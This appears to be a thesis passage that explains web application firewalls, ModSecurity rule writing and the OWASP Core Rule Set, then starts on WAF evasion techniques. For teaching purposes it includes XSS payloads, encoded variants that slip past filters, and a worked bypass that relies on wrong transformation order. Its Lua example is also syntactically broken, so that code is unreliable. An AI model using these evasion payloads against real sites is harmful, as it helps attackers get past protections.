In order to gain some time and to better protect web applications it is possible to use a Web Application Firewall (WAF), which is a tool that is able to intercept and analyze the requests to the web application in order to stop the most common kinds of attacks. With a WAF in place, we slow down the attacker and we gain some time to find vulnerabilities and patch them. Nevertheless, a WAF shouldn't be intended as a tool to avoid patching vulnerabilities because:

- In some cases it is possible to bypass its protection.
- It isn't able to stop every kind of attack.

Instead, it should be intended as an additional layer of security. Chapter 3 will explain better how Web Application Firewalls work, with a particular focus on ModSecurity, an open source WAF.

CHAPTER 3

WEB APPLICATION FIREWALLS: MODSECURITY AND THE OWASP CORE RULE SET

In Chapter 2 we introduced the main security vulnerabilities that affect web applications and we introduced the Web Application Firewalls (WAFs) as a good security measure to stop attackers from exploiting them while the developers try to patch them.

In this chapter we will see in detail how a WAF works in order to understand how it is able to stop attackers. Then, we will concentrate on ModSecurity[1], which is an open source Web Application Firewall, and its main features. Finally, we will see how ModSecurity can be configured using the OWASP developed Core Rule Set (CRS)[2].

3.1 Web Application Firewalls Explained

Figure 3.1 shows the general structure of a web application protected by a Web Application Firewall.




Figure 3.1: Web Application Firewall Structure. Source: https://webscoot.io/wp-content/uploads/2020/07/waf-1024x463.png

[1]https://github.com/owasp-modsecurity/ModSecurity
[2]https://coreruleset.org/

As we can see the web application firewall is placed between the clients and the server. In technical terms, the web application firewall acts as a *reverse proxy* for the back-end. This means that the HTTP requests made by the clients pass through the web application firewall before reaching the web server, which analyzes them using a set of rules to decide if the request is malicious. In that case the request is blocked, otherwise it is forwarded to the web server for actual processing.

Let's now analyze more in detail what happens inside a Web Application Firewall, starting from figure 3.2.




Figure 3.2: WAF internals. Source: `https://miro.medium.com/v2/resize:fit:720/format:webp/1*_gHw6hGIzpQvprVAPFO25A.png`

As we can see, a WAF typically works in three phases. The first phase, also known as *pre-processing*, is the phase that contains all the preliminary operations on the client requests. These can involve understanding which parts of the request are worth analyzing, removing unnecessary parts from the requests and even discarding malformed requests. The ultimate purpose of this phase is to select which requests are worth analyzing more in detail, in order to optimize the analysis process.

The second phase, also known as *normalization*, is responsible of creating an uniform and standardized representation of input data in order to facilitate the identification of malicious payloads. This step typically involves:

- **Decoding** input data to have them in their original form. This is particularly important to avoid obfuscation of malicious payloads through character encoding to bypass the WAF protection. If this step is missing, an attacker could url-encode the payload `<script>alert(1)</script>` into `%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e` to avoid detection.

- **Case Normalization** to convert all the input data in the same case and make the WAF detection capabilities case independent.

- **Unicode Normalization** to ensure that equivalent Unicode characters are represented in a consistent manner in order to prevent attackers from using variations to bypass the WAF protection.

The normalization phase is crucial if we want to avoid WAF bypasses that leverage upon character manipulation.

The final phase, also called *input validation*, is the one in which actual detection of malicious input is performed. This phase is highly dependent on the WAF used, but in most cases it involves comparing the input request with the WAF policies and rules to decide if the request can be safely processed by the server or if it is a malicious one. For example, if there is a rule that bans the keyword `script`, all the requests containing it will be blocked [12].

3.1.1 WAF classification

Web Application Firewalls can be classified in:

- **Stateful** or **Stateless**, based on the amount of information they analyze;
- **Allowlist** or **Blocklist** based on how the rules for attack detection are enforced;
- **Network-based**, **Host-based** or **Cloud-based**, based on how they are deployed.

Stateless vs Stateful WAFs

Early web application firewalls, also known as stateless, used static rules to detect if an HTTP request could cause damage to the back-end server. Of course, they were able to detect attackers much faster than a human analyzing traffic, but they were slow in adapting to new kinds of attacks. This is because it takes time to develop new rules to stop new attacks or evasion techniques.

Modern web application firewalls, also known as stateful, can enrich the collected data with context information about the web applications they protect and their possible threats. This makes them harder to bypass and better at detecting attacks [13].

Allowlist vs Blocklist WAFs

The difference between an allowlist and blacklist WAF is quite trivial. An allowlist Web Application Firewall blocks every request but the ones that are explicitly permitted by the rules, while a blocklist WAF will allow all requests but the ones that are explicitly forbidden by the rules.

From the security point of view, an allowlist WAF should be always preferred because it is much more difficult to make configuration errors that would allow an attacker to bypass its protection since the default action is to block an unknown HTTP request.

However, configuring an allowlist WAF takes much more time because perfect knowledge of the protected web application is needed in order to avoid blocking legitimate requests that could result in a functionality loss. Furthermore, every time a new functionality is added to the web application, the WAF needs to be reconfigured in order to permit it.

The choice between a blocklist or an allowlist WAF is highly dependent upon the web application that needs to be protected. If the possible inputs and behaviours of the application are perfectly known, an allowlist WAF should be preferred to maximize security. Otherwise, a blocklist WAF should be used in order to guarantee usability [14].

Network-based vs Host-based vs Cloud-based WAFs

Based on how they are deployed, WAFs can be classified in: *network-based*, *host-based* and *cloud-based*.

A network-based web application firewall is deployed on the network perimeter and is able to protect all the web servers inside the network. It operates by applying the rules to all the incoming network traffic and blocking all the traffic that does not meet them. This kind of WAF can be deployed as a dedicated hardware device or as a software that runs on a server.
The pros of this solution are:

- The protection of all the web servers inside the network at once.
- The possibility to block traffic based on network-level information, such as IP addresses.
- The protection against network-based attacks.

On the other end, the cons of this solution are:

- The requirement for a dedicated hardware or software solution.
- The high cost of maintenance.
- The impossibility to have a fine grain control over the single web server.

An host-based WAF is deployed on the same machine as the web server, so it can protect only one web application at a time. It works by inspecting all the traffic to the web server they protect, blocking the requests that don't respect its rules.

The pros of this solution are:

- The possibility to customize the rules based on the web application it protects, providing more fine grained controls.
- The possibility to deploy it on any web server, without requiring additional hardware.

Of course, the main downside of this solution is that it can only protect a single web application at a time. So, if we have more web servers, it could require more time and resources to configure it on each of them.

Finally, a cloud-based WAF is deployed and managed by a third party, which offers it as a service. This means that there is no need to purchase or maintain new hardware or software other than the one needed for the web servers. Furthermore, it is a solution that is easy to scale-up and can be used to protect any kind of web application.

Of course, a third-party service is a good way to save time and resources in maintenance, but it lowers the level of control we have and it could not provide the same level of security as an on-premises WAF[15].

3.2 ModSecurity

Now that we have a general overview of Web Application Firewalls and how they work, it is time to go deeper and analyze in detail one of the most common WAFs, ModSecurity.

ModSecurity is an open source Web Application Firewall that works for different web servers technologies, such as Nginx and Apache, and is able to protect them form the most common web applications vulnerabilities [16].

Among the most important features of ModSecurity we have:

- **HTTP Traffic Logging**. This could seem a superfluous feature, since common web servers already offer the possibility to log HTTP traffic. However, in many cases they are not able to log request bodies, making it impossible to detect attacks that use the HTTP method `POST`. On the other hand, ModSecurity makes full HTTP transaction logging possible to make it easier to detect attacks.

- **Rule Based Attack Detection**. ModSecurity uses a flexible rule engine that implements the *ModSecurity Rule Language*, which is a programming language through which it is possible to define rules to detect and stop various kinds of attacks.

- **Flexibility in Deployment**. ModSecurity is suitable to be deployed both as a network-based WAF or as an host-based one.

- **Portability**. ModSecurity is compatible with a wide range of operating systems and web server technologies.

3.2.1 Configuration Directives

ModSecurity provides a long list of directives that can be used to configure the Web Application Firewall. In this section we will see some of the most relevant ones as explaining all of them in detail is out of the scope for this thesis.

SecRuleEngine

This directive allows the configuration of the Rule Engine. In particular, it allows it to be:

- **On**. This means that the rules are processed and executed.

- **Off**. This means that rules aren't processed.

- **DetectionOnly**. This means that the rules are processed, but no disruptive action will be taken, so if a malicious request is detected it will be logged, but it will not be blocked.

The syntax is the following:

```
SecRuleEngine On|Off|DetectionOnly
```

SecRule

This is probably the most important directive, because it is the one that let's us specify rules to analyze portions of HTTP requests and responses, also called variables, using an operator and take specific actions if the conditions specified in the operator are met.
The general syntax is:

```
SecRule VARIABLES OPERATOR [ACTIONS]
```

It is important to note that even if specifying an action for a rule is optional, every rule will execute an action when triggered. If no action is specified, the default ones, configurable with the directive `SecDefaultAction`, will be executed. We will go more deeply in rules writing later.

SecRuleScript

Instead of writing rules, ModSecurity lets us write Lua scripts to inspect HTTP transactions and decide weather they are malicious or not. Then, we can include them using the directive:

```
SecRuleScript /path/to/file.lua [ACTIONS]
```

The main difference with normal rules is that there are no variables nor operators: the script has access to all variables in ModSecurity's context and can use Lua syntax to analyze them.

SecRequestBodyAccess and SecResponseBodyAccess

These two directives are used to grant or deny ModSecurity access to the request and the response body respectively. The syntax is:

```
SecRequestBodyAccess|SecResponseBodyAccess On|Off
```

Of course, denying ModSecurity access to the request or the response body will improve efficiency, but it will limit the attack detection capabilities, because the body will not be analyzed by the rules.

SecArgumentsLimit

This directive can be used to specify the maximum number of arguments accepted for processing.
The syntax is:

```
SecArgumentsLimit LIMIT
```

When using this directive it is recommended to write a rule to deny every request that contains more arguments than the number specified. Otherwise an attacker could evade detection by inserting his payload in a parameter after the last one analyzed.

3.2.2 Processing Phases

ModSecurity allows rules to be executed in one of five phases of an HTTP transaction:

- **Request Headers**.
- **Request Body**.
- **Response Headers**.
- **Response Body**.
- **Logging**.

It is important to note that the data available is cumulative, so a rule in a specific phase will have access to all the data from the previous phases of the transaction.

The phase in which a rule is executed can be specified in the actions of the `SecRule` directive. For example, if we want a rule to be executed in the first phase we will use this syntax:

```
SecRule VARIABLES OPERATORS "phase:1, ..."
```

Phase 1, Request Headers

Rules placed in the first phase will be executed immediately after the request headers have been received. This means that they will not have any visibility on the body.

The purpose of these rules should be to do something before the request body is processed or to specify how to process it.

Phase 2, Request Body

Rules in this phase will be the most important, since they are the ones that validate the user input placed in the request body.

It is important to remember that ModSecurity only supports parsing for the following body types:

- `application/x-www-form-urlencoded`.
- `application/json`.
- `application/xml`.
- `multipart/form-data`.

Phase 3, Response Headers

Rules in this phase will be executed before sending the response headers back to the client.

In this phase it is possible to observe the response before it happens.

Phase 4, Response Body

Rules in this phase will have access to all the data exchanged in the HTTP transaction.

Typically, rules in this phase will be used to analyze the response HTML to look for errors, information disclosures or any other relevant information for a potential attacker.

Phase 5, Logging

Rules in this phase will have an impact only on how the logging of the transaction takes place. This means that any disruptive action, such as blocking a malicious request, must be executed before because in this phase it will not have any effect.

Rules in this phase are executed no matter what happened in the previous ones: it doesn't matter if the HTTP transaction was a malicious or a legal one.

3.2.3 Writing Rules

As we have seen, in ModSecurity, the rules are defined using the `SecRule` directive which requires three parameters:

- The **variables**, which are used to specify to which parts of the request or the response the rule will inspect.
- The **operators**, which are used to specify the scenario in which the rule will be triggered.
- The **actions**, which are used to specify what to do when the rule is triggered.

Variables

Let's now see some of the most important variables that can be used to write rules.

ARGS is the most important variable when inspecting an HTTP request because it is a collection containing all the parameters such as a `POST` request payload and the URL parameters, so most of the user controlled input and potential payloads for an attack are contained in this variable.

If we want to restrict the analysis on a subset of parameters we can select them by name using the syntax `ARGS:<`*`name_of_the_parameter_to_analyze`*`>`. On the contrary, we can exclude the parameters we don't want to analyze using the syntax `ARGS:!<`*`name_of_the_parameter_to_exclude`*`>`. Of course, these operations must be taken with caution because it is possible to exclude important parameters from the analysis that an attacker could use to insert their payload and bypass the WAF.

RESPONSE_BODY contains the body of the web server response and it could be useful when we want to look for information disclosures or sensitive data exposures in the response.

It is crucial to remember that this variable will be populated only if ModSecurity has been configured to have access to the response body, otherwise any rule using this variable will be ineffective.

FILES contains the names of the files in a request body of type `multipart/form-data`. This variable could be used, for example, to verify if an attacker is trying to exploit a file upload functionality to insert malicious code in the application. Using this variable we can write rules to forbid some potentially dangerous file extensions such as `.aspx` or `.php`.

It is important to note that the `FILES` variable will contain only the file names in the request body, so an attacker could bypass rules using it by placing the file name in other parts of the request.

REMOTE_ADDR contains the remote IP address of the client. This could be useful to write rules to exclude some known malicious IP addresses or to implement IP-based brute-force protection. However, as always when implementing controls based on IP addresses we need to be aware that they can be changed to avoid detection. Furthermore, if we have another reverse-proxy in front of ModSecurity, such as a load balancer, this variable could contain an IP address that is not the one of the user.

Operators

Once we have decided on which variables the rule will operate, we need to define the condition for which the rule will be triggered and the corresponding actions executed. This is done through **operators**. ModSecurity supports a great variety of operators, but we will see only the most relevant for the scope of the thesis.

@rx is one of the most used operators and is also the default one. It performs a regular expression matching of the pattern specified as a parameter to determine whether the rule should or shouldn't be triggered.

Regular expressions are a powerful tool because they allow detection of multiple potential attack payloads using a single rule. For example, if we want to disallow the `<script>` and `<iframe>` HTML tags because they could be part of an XSS attack payload, instead of writing two separate rules, we can use a regular expression matching

```
SecRule VARIABLES "@rx <script>|<iframe>" ACTIONS
```

Of course this was just a simple example to show the capabilities of regular expression matching. However, writing regular expressions is a complex activity and it is really easy to make mistakes, which, in the context of a web application firewall, could mean a bypass.

The last thing to consider is that, by default, pattern matching is case-sensitive in ModSecurity, so, to avoid bypasses that leverage on this it is strongly suggested to make regular expressions case-insensitive using either the `lowercase` transformation function, which we will see later, or the `(?i)` prefix in the pattern.

@inspectFile can be used to execute an external LUA script for every variable in the target list. This is particularly useful when the application has a file upload functionality to inspect the content of the uploaded file and determine if it is malicious or not.

For example, if we want to allow only `JPG` files to be uploaded, we can write the following LUA script

```
function main(filename)
    -- OPEN THE FILE
    local file = io.open(filename, "rb")
    if file then
        -- READ THE MAGIC BYTES
        local magicBytes = file:read(3)
        file:close()
        -- CHECK IF THE MAGIC BYTES ARE DIFFERENT FROM THE JPG ONES
        if magicBytes != "\xFF\xD8\xFF"
            return "malicious"
    end
    return nil
end
```

This script performs a check on the magic bytes of the uploaded file, which are the most reliable information to determine the file type. In this case, if the file is not a `JPG` one, the following rule would be triggered

```
SecRule FILES_TMPNAMES "@inspectFile magicBytes.lua" ACTIONS
```

One important thing to remember is that the `@inspectFile` operator should not be used with variables other than `FILE_TMPNAMES` because it has been proven that other variables such as `FULL_REQUEST` could allow an attacker to execute code on the web server.

@ipMatch can be used in combination with the `REMOTE_ADDR` variable to block requests coming from known malicious ips.

This operator can handle both IPv4 and IPv6 addresses and can be used as follows

```
SecRule REMOTE_ADDR "@ipMatch 192.168.1.14" ACTIONS
```

to take appropriate actions on requests coming from a specific IP address.

Numerical operators such as `@ge`, `@gt`, `@eq`, `@lt` and `@le` can be useful to perform controls on, for example, the number of arguments of an HTTP request.

We could, for example, write the following rule

```
SecRule &ARGS "@gt 50" ACTIONS
```

to perform appropriate actions on requests that have more than 50 arguments.

It is important to note that if the value of the provided variable can not be converted to an integer, these operators will treat that variable as 0. This could cause problems to the protected web application and even some bypasses.

Actions

Once we determined on which variables the rule will operate and which operator it will use to analyze them, the last thing we need when writing a ModSecurity rule is the action that it will perform once triggered.

ModSecurity provides five different types of actions:

- **Disruptive actions**, which cause ModSecurity to do something that will have a direct impact on the HTTP transaction. In many cases, the disruptive action will cause the HTTP transaction to be blocked because an attack attempt has been identified. Each rule can have up to one disruptive action.
- **Non-disruptive actions**, which cause ModSecurity to do something which will not interfere with the rule processing flow. As an example, a non-disruptive action could set or update the value of a variable.
- **Flow actions**, which change the rule processing flow. For example, we could write a rule that, if triggered, will cause ModSecurity to skip the following `n` rules for the current transaction.
- **Meta-data actions**, which are used to provide more information to the rules, such as assigning them an id, a severity or a message to be inserted in the log when the rule is triggered.
- **Data actions**, which are actually not actions but containers for data used by other actions, such as the processing status.

Let's now see some of the most important ModSecurity actions.

allow is a disruptive action that in its simplest form will stop the rule processing for the current HTTP transaction and will allow it to proceed without further inspection.

Of course, this action could be exploited by an attacker to bypass the WAF: the attacker could craft a request that meets the conditions for which the rule will be triggered to avoid inspection.

Because of this, this action can be configured to skip just a single processing phase or just the request inspection phases.

block is the disruptive action used when a malicious request triggers a rule. This action will immediately stop rule processing and will return an error code to the client.

Actually, this is how this action is most commonly used, but if we read the ModSecurity documentation we see that it will perform the action defined by the previous directive `SecDefaultAction`. For this reason it is important, when using custom ModSecurity configurations, to pay attention, because if the `SecDefaultAction` is `allow`, the WAF will actually let every HTTP request through making the WAF completely ineffective.

phase is a meta-data action that can be used to specify in which of the 5 phases the rule will be executed.

When using this action, it is crucial that we insert the rule in a phase in which the variables examined by the rule are available, otherwise we could allow an attacker to bypass the rule.

For example, if we need a rule to inspect the request body, we will insert it in phase 2.

id is a meta-data action that is required by the `SecRule` directive that will assign a unique numeric identifier to the rule.

Note that the id will just identify the rule and not the processing order: it is possible that rules with higher ids will be executed before rules with lower ids.

setvar is a non-disruptive action that can be used to create, update or delete a variable. This will be particularly important when we will see the OWASP Core Rule Set in section 3.3

Transformation Functions

In section 3.1, we saw that one of the most important phases in the WAF analysis process is the normalization one. In ModSecurity, this phase is achieved through transformation functions, which are specified in the `action` part of a rule with the following syntax

```
SecRule VARIABLES OPERATOR "t:TRANSFORMATION_FUNCTION, ..."
```

We will now see the most important transformation functions available in ModSecurity.

htmlEntityDecode can be used to convert the characters encoded as HTML entities into one byte. This function is particularly useful for XSS attacks, because an attacker could encode the `<script>` payload as HTML entities as follows

```
\&lt;\&\#115;\&\#99;\&\#114;\&\#105;\&\#112;\&\#116;\&gt;
```

If the `htmlEntityDecode` transformation function is not present, this payload will be let through by the WAF and will be converted back to its original form when interpreted by the browser.

lowercase is a transformation function that transforms all the characters to lowercase. This is important if we want to have a case-independent detection.

If this function is missing, the attacker could use a payload like `<ScrIpt>` instead of `<script>` to avoid detection.

urlDecodeUni can be used to convert url-encoded characters to Unicode ones. As for the `htmlEntityDecode` function, this is useful to avoid bypasses that involve encoding the payload.

If this function is missing, an attacker could obfuscate their `<script>` payload as `%3Cscript%3E` which will avoid detection and will be converted back to its original form when interpreted by the web server.

utf8toUnicode can be used to convert every utf8 encoded characters back to the Unicode representation. This is particularly useful for normalizing the input, minimizing the amount of false positives and negatives.

When using normalization functions we need to pay attention to the order in which they appear in the rule, because it will be the same order in which they will be executed. Making mistakes in the order in which the transformation functions are executed could result in bypasses. For example, let's consider the following payload

```
%26lt%3Bscript%26gt%3B
```

which is the `<script>` payload HTML-encoded and then URL-encoded. Let's suppose we have a rule like the following

```
SecRule ARGS "@rx <script>" "id:1000, deny, t:htmlEntityDecode, t:
   urlDecodeUni"
```

As we can see, the transformation functions are in the wrong order, so the WAF will analyze the following string

```
&lt;script&gt;
```

which will not be detected by the rule, resulting in a bypass.

In this section we saw how ModSecurity works and the most important features needed to write rules to stop attackers. However, we have also seen that many errors can be made that would allow an attacker to bypass the WAF. Fortunately, there are many pre-built sets of rules to configure ModSecurity that leave the developers the only task to tune them on the application that needs to be protected, avoiding a lot of mistakes. One of these sets is the Core Rule Set (CRS) developed by the OWASP, which will see in section 3.3

3.3 OWASP Core Rule Set (CRS)

The OWASP Core Rule Set (CRS) is an open source collection of rules that can be used to configure ModSecurity and many other Web Application Firewalls [17]. The rules in CRS are designed to protect against many of the security risks in the OWASP Top 10. In this section we will explain the most relevant features of the CRS.

3.3.1 Anomaly Scoring

To decide weather an HTTP transaction is malicious or not, the Core Rule Set uses a mechanism called anomaly scoring. Basically, this means that every HTTP transaction is assigned an anomaly score which represents how strange, and possibly malicious, the transaction is. This score can then be compared to a threshold to make blocking decisions [18].

The important thing to understand is that CRS rules designed to detect attacks do not take disruptive actions when triggered, but they add a number to the anomaly score based on how **severe** the anomaly is considered, which will then be compared to the specified threshold in the blocking evaluation phase, which happens two times in a complete HTTP transaction:

1. When all the rules inspecting the request are executed.

2. When all the rules inspecting the response are executed.

For this reason the CRS let's us specify a threshold for the anomaly score of the request, also called **inbound** anomaly score, and one for the anomaly score of the response, also called **outbound** anomaly score.

If in one of the two phases the anomaly score is higher that the defined threshold, the transaction is denied, otherwise it is let through. To understand better how this mechanism works, we can look at Figure 3.3. Because of how this mechanism works,




Figure 3.3: Anomaly Scoring Example. Source: `https://coreruleset.org/docs/concepts/anomaly_scoring/as_inbound_no_fonts.svg`

we need to be particularly careful about assigning correct values to the thresholds and configuring correctly the severity levels.

By default, each CRS rule has one of four severity level associated with it, which determines the number that will be added to the anomaly score when the rule is triggered. The four severity levels are:

- **Critical**, which has a default anomaly scoring of 5.
- **Error**, which has a default anomaly scoring of 4.
- **Warning**, which has a default anomaly scoring of 3.
- **Notice**, which has a default anomaly scoring of 2.

This means that if a rule with a critical severity level is triggered, the anomaly scoring will be incremented by 5 points using the `setvar` ModSecurity action.

While it is possible to modify the default anomaly scores for the severity levels as well as introducing new ones it is strongly discouraged because it could lower the detection capabilities (if the scores are lowered) or cause problems with the usage of the application (if the scores are incremented).

Once we know the various severity levels we can configure the anomaly score thresholds. The suggested value is 5, so that if a single critical severity rule is triggered the whole transaction will be denied. As for severity levels, incrementing the thresholds values will lower the detection capabilities, possibly allowing some bypasses, while decrementing it could cause some problems in the normal usage of the application.

3.3.2 Paranoia Levels

Another important property that needs to be configured when using the Core Rule Set is the paranoia level, which makes it possible to define how aggressive the CRS is in detecting possible attacks [19].




Figure 3.4: CRS Paranoia Levels. Source: `https://coreruleset.org/docs/concepts/paranoia_levels/`

In practice, the paranoia level defines the number of rules that are executed: the lesser the paranoia level is, the lesser is the number of rules executed. The lowest paranoia level (PL1) is the most reliable in terms of false alarms, but it is the one with the highest probability of an attack being undetected. On the other hand, the highest paranoia level (PL4) is the most reliable in terms of attack detection (it is virtually impossible for an attacker to be undetected), but it could cause problems with the normal usage of the application because it could stop even perfectly legitimate HTTP transactions.

Choosing the appropriate paranoia level highly depends on the role of the web application protected and the amount and sensitivity of the information it manages. As a guideline:

- Applications that don't deal with personal data should be put to paranoia level 1.
- Applications that deal with personal data such as names and addresses of the users should be put to paranoia level 2.

- Applications that manage sensitive information such as credit cards should be put to paranoia level 3.
- Paranoia level 4 should be used only if the application deals with highly sensitive or classified information.

It is important to remember that choosing the paranoia level is not the end of the job: once the WAF has been configured constant monitoring and testing are of utmost importance to both tune away any false positive (especially with high paranoia levels) and verify if the attack detection capabilities are enough for the application we want to protect (especially for low paranoia levels).

The last key point to take into consideration is that paranoia levels and anomaly scoring thresholds are two completely different things: the former regulates the number of rules executed for every HTTP transaction, while the latter determines how many rules must be triggered for an HTTP transaction to be blocked.

Coming to the end of the chapter, we have a deeper understanding on how a Web Application Firewall works and we have seen the most important features to configure ModSecurity and the Core Rule Set. We have also seen that configuring a WAF is not a simple activity and it requires a lot of attention and time to avoid errors that could lead to bypasses. Unfortunately, many times developers do not have the time or the skills necessary to configure a WAF properly and this is why attackers are still able to bypass its protection and exploit vulnerabilities in the application. In Chapter 4 we will see some of the most common techniques to bypass a Web Application Firewall along with some real world examples.

CHAPTER 4

WAF EVASION TECHNIQUES

In Chapter 3 we introduced Web Application Firewalls and we saw how they can be used to protect a vulnerable web application while waiting for the developers to patch the existing vulnerabilities. While using a Web Application Firewall is a good way to increase the security level of web applications, this doesn't guarantee that attackers won't be able to exploit vulnerabilities for two reasons:

- WAFs aren't able to protect against all kinds of attacks, as we will see in Chapter 5.
- If the WAF is not perfectly configured, attackers may be able to bypass its protection.

In this chapter we will explain some of the most common and useful techniques to bypass a Web Application Firewall. It is important to note that the list of techniques highlighted in this chapter is not an extensive one, as explaining every possible technique would be virtually impossible, especially considering that the methods used to bypass a WAF are highly dependant on its technology and its configuration.

4.1 Finding The Server's Real IP Address

In order to understand this bypass technique, we need to have a quick reminder on the DNS protocol. When we use our web browser to access a website we use its common name, such as `www.polito.it` or `www.google.com`. However, in order to contact the corresponding web server and ask for the main page, our browser needs its IP address, which is a unique identifier for a device on the internet. The translation between the common name and the IP address is done through the DNS (Domain Name System) protocol. So, if we visit `www.polito.it`, our web browser will:

1. Connect to a DNS server, which keeps the correspondence between common names and IP addresses, asking the IP address associated to `www.polito.it`.
2. Receive the web browser's IP address from the DNS server, such as `216.58.204.228`.
3. Initiate an HTTP transaction with the web server using the IP address received.

4.1.1 The Bypass

In Chapter 3 we saw that a Web Application Firewall is often configured as a reverse proxy for the web server to protect. This means that all the HTTP requests from the users should be analyzed by the WAF before being forwarded to the web server. But it also means that the server on which the WAF is running and the web server hosting the web application have two different IP addresses.

This is why, to ensure that the WAF is effective, it is crucial to correctly configure the DNS resolution. In particular, it is essential that the common name of the web application we need to protect is *translated* to the IP of the server acting as a reverse proxy on which the WAF is running. This guarantees that users will never directly connect to the web server, but always to the WAF, which will then be able to analyze all HTTP transaction to decide if they are legitimate or not. The reverse proxy will then be configured to forward legitimate requests to the web server and send back the responses to the users.

Unfortunately, correctly configuring the DNS resolution isn't enough to ensure that every HTTP transaction is analyzed by the WAF. To better understand this, let's take a look to Figure 4.1.

